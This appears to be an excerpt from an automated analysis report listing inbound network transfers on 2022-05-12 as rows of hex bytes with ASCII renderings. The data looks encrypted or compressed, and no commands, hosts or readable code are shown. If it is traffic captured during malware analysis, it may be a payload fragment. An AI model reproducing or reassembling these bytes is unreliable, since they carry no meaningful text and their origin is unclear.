2022-05-12 12:17:33 UTC	276	IN	Data Raw: a5 e9 56 54 70 85 55 77 6d 12 72 ee 88 50 ce 82 de 35 de 20 c5 f7 fd af 0f 38 68 1b 91 2b 44 01 78 01 f4 fe c8 59 4e 6f e5 4f 76 85 b3 93 96 15 be 30 d4 68 6f 06 57 65 ab ab 1e c1 c4 e4 02 e3 f2 94 40 8f 6e 39 63 16 f7 b7 f2 79 82 1f 7b 69 05 05 27 30 03 94 97 f5 78 db cf 82 d4 21 9a d5 ec 8b 55 e3 33 2b 28 19 10 6d 81 53 02 67 e7 d1 4d 3e 9e 92 eb 41 6e 9f f9 05 7f 9d e8 87 e3 6d 3b d3 c5 33 94 f8 68 19 e7 f5 47 58 4c db ee 9d 79 b8 f1 30 56 72 16 45 0b cd f0 1c 39 a4 d8 d0 b0 28 b1 29 67 a2 9e c6 cb 19 26 eb 92 00 f2 16 57 74 65 38 6e 66 79 eb 6f 35 6d 61 b1 d0 76 29 d9 8c c6 d9 0b 03 37 9a 95 af ac 1d 09 77 ea 01 db de 49 af ad f8 3e c8 76 13 94 57 fe 6d da 79 c1 74 bb ba 3a 23 86 38 c8 f4 af 8e 03 0b 85 bd 34 6e bf 70 15 99 30 24 d7 c9 dc 7d de 84 8b Data Ascii: VTpUwmrP5 8h+DxYNoOv0hoWe@n9cy{i'0x!U3+(mSgM>Anm;3hGXLy0VrE9()g&Wte8nfyo5mav)7 wl>vWmyt:#84np0$}
2022-05-12 12:17:33 UTC	284	IN	Data Raw: 8f 3a 9c c0 b5 0d 3b 16 68 3e d0 52 05 0c ab 57 e2 fc 90 c0 f0 cb c1 de 7d 53 45 2b 83 52 5e 6d c8 41 3b a1 48 a6 24 4b ac a7 b6 6b 45 e2 c2 b9 54 88 27 a3 bd d6 40 7a d8 f0 90 8a a5 45 21 6c 16 ae 12 f0 86 1f 3d 39 a4 e0 54 72 7c c9 ec 5b 08 12 cd 79 6c fd ac 25 35 99 95 2f 9d ab e6 3d 94 fd 63 48 58 ee 91 e1 16 1a dd 79 8a 01 27 73 6b f7 46 ec bc 1b 22 32 be 51 3f 4f 0c 80 1c 0d 25 8e e8 9f ab a4 9e c5 1d 5d 49 08 de f7 0d ba e2 22 11 f4 9e 3c c0 55 9c c7 d1 ec 2c ea d9 01 c2 5b 30 1e 72 a9 a8 e4 d2 6d 0a 8a 31 49 4c 59 f7 8c a6 b6 6c 82 45 e2 ce c2 41 02 2d c2 c3 19 04 d8 09 12 4f 54 ab da 59 35 25 ab c9 a4 4c b3 cf e5 9f d7 0a 2a 65 14 89 82 72 1b 95 dc 35 42 28 50 5c 9c 9d 9b 96 3a a4 33 78 86 90 ca f1 e9 36 51 71 87 bb ad 1d 41 f1 1b 64 8a 1a 49 b7 Data Ascii: :;h>RW}SE+R^mA;H$KkET'@zE!l=9Tr|[yl%5/=cHXy'skF"2Q?O%]I"<U,[0rm1ILYlEA-OTY5%L*er5B(P\:3x 6QqAdI
2022-05-12 12:17:33 UTC	292	IN	Data Raw: 4f fe db f3 03 62 63 c2 51 4f ac 99 dc 71 75 65 90 51 97 a0 fb a8 7f 72 51 cd 5e df 5f ce fe f9 e9 67 f8 39 e0 05 06 98 69 cc 4d eb f6 9d f9 0e 5c d1 0d 3e ee c5 e4 13 bc 8e 6c 79 f0 25 af 6e 77 86 8c e2 d7 43 30 49 57 82 2b 58 98 55 75 04 25 6a b1 6d 0e 9e 10 ae 50 d6 b8 b9 22 03 de d9 7f a0 56 3d 16 8d 10 f6 ae 24 3e 96 fb 98 f9 52 d2 30 db bc b4 03 cb c7 d9 6d 76 48 9f b3 b6 1b fd 5e b8 13 83 ac b2 44 81 b2 f0 90 f4 b0 7e 9e 3d d2 30 01 63 87 8f 0f e0 30 45 04 67 42 ce 1d 6d 31 c4 25 ed 9e 6c a5 0c 09 e4 d5 61 87 78 7c b1 84 0e 87 5e 9d 6c 45 16 3d 69 49 85 21 84 4c 33 04 79 af 98 3e c8 06 08 ba f0 16 57 b8 a4 0e 7a 93 62 20 46 32 f3 4c 5f cf a1 15 11 29 3d 70 1b 20 dc 00 53 bc 32 ad d0 e6 03 09 25 c6 09 11 e8 cb 0c f4 6c e9 ee 2b e0 e1 30 57 2b 2b ef Data Ascii: ObcQOqueQrQ^_g9iM\>ly%nwC0IW+XUu%jmP"V=$>R0mvH^D~=0c0EgBm1%lax|^lE=iI!L3y>Wzb F2L_)=p S2%l+0W++
2022-05-12 12:17:33 UTC	300	IN	Data Raw: 7b fa 9d cc 20 9a de 84 ef b2 16 2a d0 07 44 08 e5 ff 84 db 4d 2f cb 78 a8 b3 7f 8b 88 ad 27 c1 60 96 bf 8f fe 97 f5 75 de 67 e7 ae a5 2f c4 a7 fd 4c bb a0 63 9f 76 ae 10 0e 39 31 e4 a7 62 37 8b 24 67 3d 68 65 a9 83 03 da a4 6e 58 f7 22 83 93 97 81 c2 85 ed 78 c2 f2 54 50 19 b9 ea 92 74 70 56 fa 56 44 70 ac 0e 0c a5 04 10 6d d3 b7 cf 40 f3 7a 64 97 3b bf 3c 9a 26 34 5e e3 68 b9 20 0a 7b 1d b3 0e d1 7b bb 02 fe e0 26 08 92 ab 01 b0 e1 53 95 82 50 bc 59 f7 05 a6 6a b8 07 4c 77 0a 9b 45 53 20 40 8f 3f d0 ba 95 e5 a8 4f d1 1b 21 38 80 75 ad a5 f5 b9 e6 9c 46 41 84 c8 0a 8b c3 eb 27 58 89 4f 13 92 e6 d7 71 af 5f 2d aa ef ab 75 78 39 c2 bb 17 b3 5b ba 0f 87 56 32 b6 d7 44 31 16 c4 7f 9c 1c 90 36 e7 1a 05 59 2d 5f 3d 17 49 9a 12 15 a8 04 45 b3 93 30 4c 22 fd 06 Data Ascii: { *DM/x`ug/Lcv91b7$g=henX"xTPtpVVDpm@zd;<&4^h {{&SPYjLwES @?O!8uFA'XOq_-ux9[V2D16Y-_=IE0L"

Timestamp	kBytes transferred	Direction	Data
2022-05-12 12:17:33 UTC	308	IN	Data Raw: ca 34 90 4f e4 12 c7 0c 34 8d 19 39 32 1a 95 8c 6f e5 f0 87 5a 9c 84 da 3f 1d 42 00 db 40 74 24 a9 18 1c e1 3e a1 1b 21 e3 f2 32 23 ae 59 4a b8 33 7a 8f 0d 6e af ec 26 2d a3 71 7a f0 87 58 62 79 87 24 79 5d 2a 83 a7 94 67 0e 53 43 94 bf 38 2d e7 e6 2d 5c de 3c 93 1d 16 23 76 4c fa 3e ee 8c 72 da 76 20 cd bf 0b 96 81 00 3a 6a 1f a3 eb 76 97 8e 1a a7 88 03 80 ec c0 08 58 43 3e 02 c8 34 f4 da b1 25 1f bc b3 aa 24 39 08 a4 d4 df db 0f 4c 89 37 52 1f a4 19 d5 40 be 01 95 a8 ae 35 27 5a a4 43 6d 89 2b df fd 13 b2 2e 12 64 89 ca 17 40 e3 c8 1c 09 77 fd 03 63 63 f3 22 de c9 12 8b 33 13 f7 84 a1 6d 30 38 0e 15 7b 31 ca 49 6e 4a 8d 0a 01 8e c3 0b 75 55 87 65 57 83 9b 90 c0 1e 35 bd 9a 7d d8 05 f9 4f 0f d5 92 37 41 e0 d1 08 e6 e9 b4 3b 59 c9 3d 03 69 b0 c9 f1 a2 d8 Data Ascii: 4O492oZ?B@t$>!2#YJ3zn&-qzXby$y]*gSC8--\<#vL>rv :jvXC>4%$9L7R@5'ZCm+.d@wcc"3m08{1lnJuUeW5 }O7A;Y=i
2022-05-12 12:17:33 UTC	316	IN	Data Raw: 80 96 ad 37 24 6f 7a c5 81 36 e8 3b 97 ac 57 0a a3 a0 e9 52 d2 15 d3 9d 23 60 e4 55 10 12 56 40 b5 8e 0f 6f 50 ea 99 fa 40 79 90 98 b0 b8 0e cb 5b 18 88 d8 62 6a 9e 40 b1 a5 70 cb 3c e7 bb 08 4a 1d 8e d7 94 0b 55 6b 71 30 5e 9f 48 12 ab 91 00 22 d3 d3 18 9e 64 a6 bc 2d 08 16 55 d4 48 64 32 56 54 2c 67 78 60 bc 9a 9b 8e e8 67 f5 ba 47 7c dd e2 0f 85 88 08 99 b1 00 20 dc ce e2 2f 5c 1e 24 85 51 05 c1 14 26 50 1d ad 89 e1 73 69 ca 1b 2d 57 f4 6f 82 dc 1c 3b e3 b7 4d fc c2 3c 47 a3 e3 4b 89 b3 80 a4 71 c2 64 58 36 8f f6 ab 73 f5 c1 59 42 9a 21 73 7c 40 30 bc 78 9b a3 4e a9 29 0a e7 67 8d 9a 95 ca 22 7c 5a 78 58 9f e0 e5 3a 31 60 4f 9e af 98 19 e0 90 8b 9a e4 8c cb 21 55 56 69 78 46 ac ed b7 5e 14 99 11 8a 8c b6 d1 f2 f7 93 65 b1 0b bf 7e 52 da 23 18 07 f6 c5 Data Ascii: 7$oz6;WR#`UV@oP@y[bj@p<JUkq0^H"d-UHd2VT,gx`gG| /\$Q&Psi-Wo;M<GKqdX6sYB!s|@0xN)g"|ZxX:1`O !UVixF^e~R#
2022-05-12 12:17:33 UTC	324	IN	Data Raw: a3 a9 65 5e e5 56 27 18 6c 26 8f 8b 81 7f ed dd 57 d4 26 4a 98 45 e9 21 c6 7f 7f 0d bd a1 01 8c ea ac bc d5 f2 21 e9 a1 d7 df df 22 ce 05 45 cb 34 6c 4b 2a 15 bc 45 1e 88 c2 4c 08 07 f0 12 79 8b da 1a d0 c2 95 9c 98 31 de 22 41 2d 8a a3 f0 e1 25 60 18 fc 38 2a f9 c5 19 bb 72 eb 06 cc 23 d7 e5 b3 61 85 20 6a f0 71 70 2d 89 e7 c1 e9 b2 60 17 15 1c c1 29 cf 19 de 3e 2e 36 7c 17 b5 d4 67 e0 bb a9 1c 23 07 ac 1b 28 ba bd 30 42 fd 33 de e4 e8 f8 79 f6 6c 67 64 3a 32 de 00 fb 29 b4 15 9b 69 18 4b 5f 26 59 dc 24 49 86 b8 0f 82 99 f9 51 5b 20 f1 d9 3e 65 c1 3c 93 75 7e 29 8c 49 15 5f ef a9 6f 3a ed dc 71 1b c8 6d 5f 89 23 6a 26 00 ac 0b 09 61 c6 09 11 2c e4 d7 0a c3 e6 9a ee a9 2d 51 5f a7 af cb 25 b3 cf ff 5c fc f4 1f b0 4a 80 ca 55 3b c3 52 86 91 1e 4c a4 92 e2 Data Ascii: e^V'l&W&JE!!"E4lK*ELy1"A-%`8*r#a jqp-`)>.6|g#(0B3ylgd:2)iK_&Y$IQ[>e<u~)I_o:qm_#j&a,-Q_%\JU;RL
2022-05-12 12:17:33 UTC	332	IN	Data Raw: 7f bf 2e 02 35 32 14 5c d9 e5 a5 17 6e 3d c6 a4 ce cb ec 3d 45 cd 7b 6d ff d9 11 da 33 ec 6d ba e4 77 15 39 aa 6b 3d 62 d0 f8 f9 8d 4b b7 8f 51 d4 2b 92 a2 e2 1f 45 af cf b7 12 11 55 2d ed 04 76 3a c9 62 92 fd ce 03 b3 24 66 97 14 91 f5 ac 22 66 a5 a6 b1 c4 81 88 4c bc eb f1 96 d9 a1 87 f3 bd 7c b7 72 d2 40 87 d0 0d 17 05 38 c2 32 1c 57 12 fd cd 5a a5 3c dd ae 94 0c 86 d5 03 94 67 2c 83 3a ab 69 ad 8c 57 ac 0f 3b 6b e9 df ef 5c 74 91 11 29 d3 9c 3b 40 8f 5b 1b e8 75 42 b0 41 04 94 9f d4 46 2c 64 c0 57 59 3c f1 c9 44 38 37 e3 6d 1a af cc 2a 7d 57 54 0b b6 0f ca c9 04 24 5d 9f 47 c9 0b b8 04 73 13 49 e1 d6 16 02 d0 87 a2 12 7e 14 57 6b 09 97 09 47 f7 63 ad 25 d3 aa 9d a0 74 44 b3 88 bc 31 10 e4 bf a8 65 1d b0 1f c1 21 c8 3a 1c 0d d2 e0 a6 92 c6 74 28 ac 71 Data Ascii: .52\n==E{m3mw9k=bKQ+EU-v:b$f"fL\|r@82WZ<g,:iW;k\t);@[uBAF,dWY<D87m*}WT$]GsI~WkGc%tD1e!:t(q
2022-05-12 12:17:33 UTC	340	IN	Data Raw: fc f4 af 49 3d d9 9d f9 a8 8d dc 43 bf 65 c2 8c 67 de 09 6b 57 0b dc 39 e9 73 92 61 9e 78 82 9d d9 b8 fa 12 73 be 0a 7c 22 2f 6f 34 90 09 31 f7 a8 46 3a 0f 34 e7 b3 5b 2e 65 d7 db 5f 09 67 df cc 6a f4 29 91 a4 30 fa 45 f1 fd 05 b9 38 cd 83 68 cb 58 fb c5 b8 c0 57 68 e9 f4 57 25 50 9f 2a eb 9d 79 e1 4d 0d 3e 02 53 90 f5 da b7 b9 d3 61 d6 13 d7 4d fd 43 80 d0 e3 6c b3 1c 91 5a 6b 2b 85 7e 9f ce 0d 82 3e 83 7a 03 b9 a0 63 32 20 83 db d4 c7 41 3f ce 1d 7e dd ef 5f 39 a7 97 f9 fe 60 fc ec f9 f0 af d9 22 52 00 be ed e0 04 7d 1b 9a 59 6a bb 36 cf 35 c2 5e e3 79 c7 01 30 a7 31 ac 55 87 e6 f2 8c 6f e4 f0 48 52 47 22 82 da 8d 47 24 a9 5e 19 ed 9c 2e f6 1f 43 9d 78 2c ae 3e d3 ba e2 c6 b9 08 77 26 a3 bd 06 83 65 18 9a 88 50 96 a8 42 6c a1 86 75 73 2e 6d d2 48 10 f8 Data Ascii: I=CegkW9saxs|"/o41F:4[.e_gj)0E8hXWhW%P*yM>SaMClZk+~>zc2 A?~_9`"R}Yj65^y01UoHRG"G$^.Cx,>w &ePBlus.mH
2022-05-12 12:17:33 UTC	348	IN	Data Raw: 47 d4 d0 9a d7 53 80 05 f8 8e 2d 27 91 09 22 08 2e b9 e6 82 54 29 df 24 79 98 ee ef 11 ba a5 d2 37 5a 5b 5b b2 3d c3 22 30 4b 65 48 1e 43 b2 a5 50 3a 44 ea f4 1f 19 ab c8 ee e3 2b 78 d7 9a 83 15 50 83 1f 34 3b d5 9b 7b 0a fa 25 d3 ec 9c dd 57 33 57 8f a6 ed 86 50 db fc e2 88 7a 00 f7 ec cd dc 15 c5 66 d9 ea 06 af 97 db 15 e6 32 71 b1 80 e1 c1 df 21 95 58 cc 3c 92 69 19 f1 d9 90 25 13 49 7c 95 3a 2a dc f6 97 0e 49 4b 1f 57 f6 84 04 53 3c bb 6f cf 58 8d df f5 2b 20 84 1f 54 84 b5 97 44 b2 91 66 2f 70 84 be 2a 82 0d 48 4f ca 37 ba 2e 2a f3 f4 51 1b 9e 33 2e ac 29 d1 b8 73 b6 39 21 2b ee a8 1b 7a 21 e8 23 67 ad 58 46 f7 30 8c 39 40 8b 48 f3 2a 2b 9b 5e 06 98 48 75 1a 9c d0 46 36 19 8c 57 8c c4 21 f2 f3 28 82 75 f9 c2 cb bc 2f 94 d0 f8 9b 31 98 5a 88 ca 13 a2 Data Ascii: GS-'".T)$y7Z[[="0KeHCP:D+xP4;{%W3WPzf2q!X<i%I|:*IKWS<oX+ TDf/p*HO7.*Q3.)s9!+z!#gXF09@H*+ ^HuF6W!(u/1Z
2022-05-12 12:17:33 UTC	356	IN	Data Raw: c9 6d 09 27 02 7a 97 fb cf d5 83 73 90 03 2f 2b 01 4a 75 06 64 45 26 c0 d1 cb 1a ee 82 0c c8 5c 9e 73 3b c5 c3 80 7b 1f fc b6 8b f2 6b 26 3c 45 55 75 71 f1 2a 06 72 5e fa 33 4d ad 84 6b ce 12 53 fd d4 67 a7 e9 8d 03 9b ac 80 16 9f 3f 33 77 ba 72 08 22 d1 4b d9 e9 bd 3f 7b 1f 1e c1 a2 ae 64 98 3c 0a ab f3 f5 b8 85 ea 67 8c 47 04 98 07 96 2b 73 30 49 e3 d5 19 a1 00 61 33 dc 3d 15 48 9a 32 39 a7 06 14 52 f6 20 44 16 3d 6c f7 8b f1 7c a4 a6 8d 8a d0 cf 50 65 06 08 d0 85 6f 3f 12 b4 47 e8 91 9d 35 98 72 e6 a4 69 5f 25 e3 9d 69 d1 2e 45 7d 62 44 2c 85 f0 2e ed 95 57 6b 45 c7 5f 9a 35 bc 15 1c 67 b6 11 3e a7 59 74 23 a9 2a 3d b9 aa 9f cf 4b 05 5f ce 3d f5 64 78 96 be 35 ce de 1c 59 1f fd 19 32 04 3f b3 44 67 10 f5 37 a5 94 eb 64 b3 ea df bc 5c 1e 88 46 1a 61 17 Data Ascii: m'zs/+JudE&\s;{k&<EUuq*r^3MkSg?3wr"K?{d<gG+s0Ia3=H29R D=l|Peo?G5ri_%i.E}bD,.WkE_5g>Yt#*= K_=dx5Y2?Dg7d\Fa
2022-05-12 12:17:33 UTC	364	IN	Data Raw: 6b ff d9 05 cd 98 63 87 ce 33 bf 11 e7 d1 a9 89 dd 3b 93 54 73 3f e4 18 e0 60 e3 e7 b2 ea 15 b5 63 82 92 1a 72 12 03 ec 8e e2 98 a2 36 19 30 26 c8 fe 01 6e fa 5f 4e 0c d8 b2 d0 15 42 ed 07 5c 1c 90 0e ae 21 e4 96 79 2c 4e 8d 1e a7 11 20 bd f2 e2 66 ec a2 b3 0e 03 b9 87 20 fa 9e d2 f6 3d dd ad 82 82 ca f1 a0 db 13 3b 6c db db 7d 26 cd 18 da 73 7f c2 65 8e b0 bd fd 0d e1 6b 96 9c b0 91 0f fb c1 17 8a e4 66 76 be cc ea 84 f9 b6 65 e9 f7 5e 3c 21 60 e3 05 eb 4d ac 6e 8a db 71 12 41 6b 71 92 84 95 51 bb a8 28 99 33 fe e5 6d c5 82 15 c3 c5 09 ee b8 b5 97 e4 67 d5 df 74 30 7d 72 b1 58 17 e8 21 6e e9 84 f6 82 df cf 7f 69 f3 55 d5 59 8d ad 65 7c 1c e0 3e c2 27 2e 99 c4 1f ad 96 40 c6 9d 9b f1 c1 09 03 b4 83 dc 3a 72 fa ab 7d 80 b2 06 f8 87 25 91 82 c6 f9 a7 b8 5c Data Ascii: kc3;Ts?`cr60&n_NB\!y,N f =;l}&sekfve^<!`MnqAkqQ(3mgt0}rX!niUYe|>'.@:r}%\
2022-05-12 12:17:33 UTC	372	IN	Data Raw: 39 63 c4 f1 41 8e 44 79 a9 30 f0 02 05 55 2b 5c f7 14 f2 d3 00 81 84 46 78 0e 25 60 21 21 f0 3b 9b f4 8a a5 73 d6 2e 82 b5 94 55 08 ff 99 a0 62 28 10 a0 0c 60 f3 35 63 83 f5 39 9c b9 46 da 95 06 95 e7 21 d8 8a 1c 53 52 b9 c8 2f ef 04 fc 0d 31 73 e9 04 92 8b 43 39 a4 5b c6 ee c9 40 e9 11 bf cf ff 7d 33 4f 15 92 e8 3d b6 6b ff 1e e9 bf 22 0d 4c b9 a4 6e 6e f2 71 52 b1 37 23 68 31 68 76 0c 05 78 c7 58 1c 7c 79 7f 18 36 74 d8 4f 52 ed 33 0c 87 13 1f 8f 26 05 7b b5 82 31 3e e3 bf 41 ec 36 de 1c 71 03 4f 2f 20 d2 5b 67 bf 70 1b a0 55 a0 25 21 89 82 ac 37 f6 fe 54 d9 d5 c8 17 6b 1b 60 cc 4e 49 c4 e7 aa 59 42 d1 cf af d9 1b 33 3a bd 91 1c 66 81 f0 c1 82 ee e1 12 93 92 86 52 d5 d0 92 32 c5 41 65 8f 07 03 15 57 6a a8 db 5d 76 50 fe 15 91 2d 42 4a 29 78 ae cf 6d 45 Data Ascii: 9cADy0U+\Fx%`!!;s.Ub(`5c9F!SR/1sC9[@}3O=k"LnnqR7#h1hvxX|y6tOR3&{1>A6qO/ [gpU%!7Tk`NIYB3: fR2AeWj]vP-BJ)xmE

Timestamp	kBytes transferred	Direction	Data
2022-05-12 12:17:33 UTC	380	IN	Data Raw: 98 cb ff de 66 4a 71 2c 9e 17 88 36 4e 8b 79 e7 33 82 e8 47 65 6a 7f f3 a5 51 bb 04 01 76 c8 9d 6c e4 7f 8b 5d eb 2d 01 42 4b 84 38 08 b9 65 52 63 23 32 be 84 00 ec e2 9e 27 53 52 c8 e8 6f 7f 98 cd 6c de 88 0f 8d 03 59 98 f1 e0 be 33 ba af 2b d9 7a 17 2a 30 ea d4 eb d9 b8 87 4e 03 20 5c 79 dd 18 2d 3d fd d7 97 b9 a9 ea 08 1b 97 29 d2 83 ad 5d 99 00 34 7d bb c9 91 3e 34 30 b3 14 36 33 20 0a d4 fc c1 ab 3d 65 86 d0 30 bc 12 cd d1 d2 d4 64 67 bd f4 7e ec 43 8b 43 a5 1c fb 78 8a 54 45 9c 98 05 47 6c 9f 8f f1 64 75 f0 88 91 bb dc 69 70 40 62 5f 51 cd 48 54 a0 b2 ed 87 f2 bc 99 93 f2 eb cb 25 3c 1d a9 24 ba 06 fb a4 f8 b2 3f 7c 65 db 3e 95 f7 ac a1 b0 20 98 9d 2c 77 2d 57 8c ed 00 03 88 93 5d 83 4c f8 00 9d 3e 2a b1 5e 8c 5b 39 f4 3d d3 91 94 59 39 ba 6e 35 57 Data Ascii: fJq,6Ny3GejQvl]-BK8eRc#2'SRolY3+z*0N \y-=)]4}>4063 =e0dg~CCxTEGlduip@b_QHT%<$?|e> ,w-W]L >*^[9=Y9n5W
2022-05-12 12:17:33 UTC	396	IN	Data Raw: 5d 3c 25 37 1a 1c 63 db 5d af c7 b7 02 72 25 d5 43 76 a9 d6 3d 85 e7 24 31 71 a6 59 eb bf af b2 a8 51 7d 38 a5 07 c8 27 ec 1a c0 d7 75 7b 67 52 62 6b 97 c8 3a b7 19 1f a8 76 ab 91 fa 1d b3 8d b2 07 48 d0 22 25 4c 08 41 ca 47 47 8d 2c d5 80 50 1f 9c 94 53 d6 06 e7 0f e8 52 6e 4e aa 44 d4 b0 8f 89 a5 e1 6a 1c 1a a8 95 e7 4b 94 f8 7a 39 97 f7 46 d1 37 8b 1e fe aa 14 08 07 74 ee bc e9 7c e4 2e 39 b4 6d 72 a0 57 c5 a8 8f 6d f6 c0 9d 05 45 5e 9f 47 e6 d1 20 ca 35 99 ce d7 16 47 b8 1c 9f eb 97 c2 5e 8c 2d 82 33 16 b4 05 94 a2 b1 83 90 48 c4 ea a2 7c e2 bd d4 5c 9f 11 97 7a 23 e3 08 8d 48 69 3a 96 8b 06 ab 7e d4 6e 8c 94 ff 56 0c 86 7d 7c 95 f6 ee f6 ba f6 5f 58 f6 2f 0f a2 fc 0a 31 7c d5 c1 e3 36 bf fb 4f 30 89 1f 3c 16 5a d4 54 ec 1e b8 b5 76 9e e7 6b 47 7d d6 Data Ascii:]<%7c]r%Cv=$1qYQ}8'u{gRbk:vH"%LAGG,PSRnNDjKz9F7t|.9mrWmE^G 5G^-3H|\z#Hi:~nV}|_X/1|6O0<ZT vkG}
2022-05-12 12:17:33 UTC	412	IN	Data Raw: 86 a6 6f 16 ac 7e 89 37 e7 42 57 6a 23 5e 12 7a 92 07 6b de 97 d3 66 04 2f 92 22 32 37 45 e4 81 0a 1e 89 c6 99 41 ac 4c 64 c7 a2 75 dd 88 86 4c e0 08 b4 25 c7 d2 55 fd 5a 04 33 5d 63 a1 9d 70 a1 ae fd 90 6a 8e 77 1e 9a 95 c3 4b eb 3b f1 b4 4e d0 50 1f 7c a8 3a 83 a7 d6 89 69 97 07 c2 9f 71 64 cb 19 2c 33 6a 77 f3 a1 20 0a 51 b9 74 bb 76 17 74 68 1c ec 9f dd 2f 52 65 51 99 7d 8d f0 a1 c9 fe 06 81 34 10 b0 74 0b 1b af 5b 33 2a 0a 0b 8c f1 ef 36 51 45 e2 10 07 d6 35 6f 15 ec a2 19 e5 91 7a 4e c2 09 66 a1 ab d1 7b e5 dd 73 b9 87 ee 47 ed 34 8d c2 d4 2d 80 78 64 0e cb 87 1f 56 e8 f2 20 17 ea 4a 57 85 a0 c2 64 68 db cf 2b f4 59 eb 43 1a c3 e8 35 14 8a 1f 0e 1d fc 75 8a 4b 83 28 6b 12 55 c8 de 2f 20 86 5a 49 8a 4f a1 2b 0b 7e cd d4 8d f1 7d fc b6 30 82 87 24 44 Data Ascii: o~7BWj#^zkf/"27EALduL%UZ3]cpjwK;NP|:iqd,3jw Qtvth/ReQ}4t[3*6QE5ozNf{sG4-xdV JWdh+YC5uK(kU/ ZIO+~}0$D
2022-05-12 12:17:33 UTC	428	IN	Data Raw: 8b c6 e4 02 58 87 ae a0 3a 0b d8 6e 6e a5 37 c8 13 95 e6 99 54 8e 75 ec 9c 85 9f 08 36 c5 32 5a f8 68 cd 2f 8e fb 9e c8 06 5b 6b 32 4b 7e 46 44 08 49 f7 10 c3 c2 6e 04 7e af a8 94 84 61 62 29 26 ca 08 0a 93 30 21 45 5b bf 0a ff 2f ea e1 90 17 97 9a 6c 35 30 61 31 99 b5 76 bf d0 ea 87 28 51 ed 12 8d ce 8a b5 ab 26 33 d7 6e 18 92 5e 0e a1 fe 22 60 06 33 73 4f 55 e9 76 bd 8b fc 8c 68 29 ca 06 da c3 b9 54 ce be 3f 95 67 d0 c3 77 49 a6 e1 5a cd 5f f6 93 a0 e2 24 4f 1a 8d 81 d0 46 e9 c3 42 db 92 74 fa 89 f7 d9 6a d6 6c 96 c5 e3 02 e2 af fd 13 c2 5d 76 65 ce 36 8d 01 12 52 96 de ea 91 b5 76 74 c5 b8 0c ec a2 c9 c2 d7 6b 32 67 10 36 e6 7b 30 2f 11 3b 46 8c 58 0e b5 dd 02 67 21 c9 6c 13 4a e8 3d 48 c1 04 93 da 6a 63 37 b7 8a c7 75 d1 9b c3 73 80 e4 8b 5e f3 9a 9e Data Ascii: X:nn7Tu62Zh/[k2K~FDIn~ab)&0!E[/l50a1v(Q&3n^"`3sOUvh)T?gwIZ_$OFBtjl]ve6Rvtk2g6{0/;FXg!lJ=Hjc7us^
2022-05-12 12:17:33 UTC	444	IN	Data Raw: 2d 28 64 dd cd ca 14 43 76 83 db 4f 49 da ce 61 6f f3 c6 4f 8b 1c 74 f0 f7 3b 59 66 dc 2a be 2d b2 8e c2 c7 7b e9 5f bf e4 2b 69 30 b9 77 7f fd 5a be f3 9d 44 ee d6 f6 90 95 9d db d9 74 04 11 2a ea 8d 28 be 1c c0 41 d0 ac cc 6e 42 f5 da bd eb d6 26 84 2e d4 79 01 df aa 65 56 43 5f ba 74 94 41 4c 9d 5b ed 12 db 53 03 ca 1c 1c 95 7a 77 cf 72 6d 14 ba 14 73 a4 dd f4 db d1 02 75 0a 3a 5f 22 2c 8d d8 e8 f0 27 c1 5c f1 d3 51 22 64 81 04 a4 c4 af 82 c7 f6 18 5b 07 fd 69 c5 d6 99 80 f7 02 7a 5e 03 02 73 a8 87 fc 25 72 20 9c ae e3 c8 86 64 ce ed 09 45 69 16 6b d2 4b 37 94 5c 5f 6b 10 9c 73 2e 90 67 b6 db 1a d0 8e 32 2a d8 c2 5a 82 e7 d2 8d 52 70 b7 5d a0 8f 31 dd 59 70 8d d4 9f 13 a1 f8 e6 48 a5 02 39 ae b4 71 72 5f 73 89 ae 26 79 48 fe 31 4f d0 ba da c5 21 33 7c Data Ascii: -(dCvOIaoOt;Yf*-{_+i0wZDt*(AnB&.yeVC_tAL[Szwrmsu:_",\Q"d[iz^s%r dEikK7_ks.g2*ZRp]1YpH9 qr_s&yH1O!3|
2022-05-12 12:17:33 UTC	460	IN	Data Raw: ec 14 75 6c 03 ce 3b f9 96 f4 2c 13 28 17 a4 ea 4c 85 1c 30 ce 02 e5 a0 8c 77 13 a1 86 57 ce c0 c5 8b 50 57 1f f5 14 ae e4 2e e1 01 53 1a 72 6f b0 20 f1 1e 14 1d b2 39 c5 cf 97 7e 64 44 3c e8 b9 36 5a a0 cd 3d c9 6b c0 08 9b 16 83 f7 7a 54 ec ee 8f 99 ad 3b 78 29 d9 d7 2e 5e 73 d6 76 bb 3b 42 b4 dc 65 3e e5 cc 85 de 9f be ff c3 ff 1d ef bc c0 93 54 13 9a 9f 24 2c 7d 64 b1 40 0b e8 20 64 da 84 1e 4c 6c 4f 08 08 38 99 25 99 78 d5 81 23 e3 1e 41 3e b4 08 dc 50 a8 23 81 81 4d 70 10 3f 87 a5 82 09 f3 69 d3 a7 39 02 7c 7f 57 6d 99 85 50 80 88 4c 6c 58 cd ec 5e ac 07 c7 27 53 e7 f0 19 a5 e7 d0 2c 6b 40 b3 0a 8e 18 1e 3e 6e a7 f1 7d 28 ef 94 8b 1c 7e 57 cd 05 6e 57 f8 9f ed f4 f7 8a 1d 7f d1 a7 8d f2 ed 83 8c 2e 63 b0 07 8e ec 48 6b b2 b5 06 2e a3 39 a2 a2 74 78 Data Ascii: ul;,(L0wWPW.Sro 9~dD<6Z=kzT;x).^sv;Be>T$,}d@ dLlO8%x#A>P#Mp?i9|WmPLlX^'S,k@>n}(~WnW.cHk.9tx
2022-05-12 12:17:33 UTC	476	IN	Data Raw: 17 81 82 24 06 1c f7 43 64 21 ea 86 58 1c ae c1 32 aa 72 b7 1b a0 02 05 89 4b 11 13 95 90 dc d5 9e a3 a6 ae db 5a ff 6f 1e 26 ac ca a9 5d 1c 4b 04 57 f4 49 04 78 24 b9 fc 9b 3b ee 38 83 92 71 8a 9a 35 13 76 5c bb f9 0e 12 68 16 06 fb bc 20 4f 6b 65 4e 8c 17 2e f0 2e 4f 00 17 90 34 a4 16 da 2d fe 98 0e 11 6a 8a 10 63 bb 56 ea 56 c1 69 d7 51 b1 07 e5 5a 4d 12 e1 8a 85 49 2e 0d 28 bf 6b b7 81 c5 3b 78 a1 c9 6d 07 28 86 d2 33 f2 79 cb 7c 80 6c 87 38 63 db 7a 88 73 74 31 98 4f cf bf 9b 4a d6 eb 43 ba 1e 13 3e 91 4e 07 0f f5 05 57 24 e5 59 3b 31 ce 18 6f 08 2f b1 c2 f5 a2 59 3b 5f 50 46 7a c9 d4 06 45 e9 90 33 eb 0e a5 cf 40 1d 4d 9e 66 ee 70 3d 8e a8 2a 41 39 4a 18 4d be 3c ae 6c c1 a2 51 28 1b fb 08 bb a9 b8 ef 5c 61 6b fe c6 26 98 09 23 9f 2c 31 c2 9f 44 9e Data Ascii: 